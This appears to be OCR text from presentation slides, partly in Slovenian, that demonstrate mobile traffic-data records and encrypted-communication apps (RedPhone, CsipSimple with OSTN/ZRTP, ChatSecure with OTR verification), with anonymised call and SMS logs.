
Začetek izbora: 00 u 00 m 00.000 s

● Konec ○ Dolžina: 00 u 00 m 00.000 s

Položaj zvoka: 00 u 00 m 00.000 s

[Demo]

Traffic data of RedPhone calls



Analiza prometnih podatkov


datum in čas	Količina	Zarač. kol.	Destinacija	Storitev
1.6.2013 1:12	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 1:12	586 kB	590 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 3:12	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 3:12	629 kB	630 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 5:12	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 5:12	622 kB	630 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 7:12	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 7:13	492 kB	500 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 9:13	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 9:13	736 kB	740 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 11:13	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 11:13	16.276 kB	16.280 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 13:13	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 13:13	814 kB	820 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 15:13	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 15:14	845 kB	850 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 17:14	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 17:14	355 kB	360 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 18:24	11 kB	20 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 18:27	15 kB	20 kB	INTERNET	GPRS/UMTS prenos
1.6.2013 23:21	835 kB	840 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 1:21	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 1:22	786 kB	790 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 3:22	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 3:22	764 kB	770 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 5:22	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 5:23	834 kB	840 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 7:23	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 7:23	843 kB	850 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 9:23	0 kB	0 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 9:23	674 kB	680 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 11:23	8 kB	10 kB	INTERNET	GPRS/UMTS prenos
2.6.2013 11:59	1 sms	1 sms	Slovenija4	SMS oddaja
2.6.2013 11:59	1 sms	1 sms	Slovenija4	SMS oddaja
2.6.2013 12:56	1 sms	1 sms	Slovenija5	SMS oddaja

tip klica	klicana oseba	datum in čas	trajanje
RP klic	Nemčija	Jun 1, 2013 12:52:36 PM	37
RP klic	Nemčija	Jun 1, 2013 12:53:28 PM	23
RP klic	Nemčija	Jun 1, 2013 12:54:40 PM	22
RP klic	Nemčija	Jun 1, 2013 12:59:26 PM	17

tip klica	klicana oseba	datum in čas	trajanje
RP klic	Nemčija	Jun 1, 2013 5:59:51 PM	10
RP klic	Nemčija	Jun 1, 2013 6:21:14 PM	70

tip klica	klicana oseba	datum in čas	trajanje
RP klic	Slovenija3	Jun 2, 2013 10:47:14 AM	11
RP klic	Slovenija3	Jun 2, 2013 10:47:52 AM	64
RP klic	Slovenija3	Jun 2, 2013 10:49:03 AM	102
RP klic	Slovenija3	Jun 2, 2013 10:50:52 AM	70
RP klic	Slovenija4	Jun 2, 2013 11:59:36 AM	2
RP SMS	Slovenija4	Jun 2, 2013 12:38:11 PM	2
RP SMS	Slovenija5	Jun 2, 2013 12:56:06 PM	1

Encrypted calls: CsipSimple and OSTN



14:52

Extension 5936

SIP : 5936

INCOMING CALL...

21:00

3602

0:23

SIP/OSTN : 3602

ZRTP - OK
5nhd
Twofish-256/EC25

ZRTP supported by remote party

Do you confirm the SAS : 5nhd

Cancel | OK

21:01

3602


0:54

SIP/OSTN : 3602

ZRTP - OK
5nhd
Twofish-256/EC25

Traffic data?

Encrypted instant messages: ChatSecure




OTR Q&A Verification

Enter a question to send to your contact, and the answer you expect them to give, in order to verify they are who they claim to be.

the question to ask


the expected answer



Nešifrirana povezava.
11/18/13 7:57 PM

Šifrirana in verificirana povezava.
11/18/13 7:57 PM

Super, gremo na 🍺!
11/18/13 8:02 PM




File Transfer

[redacted]
ChatSecure wants to send you the file 'IMG_20130524_195419.jpg'. Accept transfer?

Šifrirana in verificirana povezava.
11/18/13 7:57 PM


Super, gremo na 🍺!
11/18/13 8:02 PM

Anonymisation...

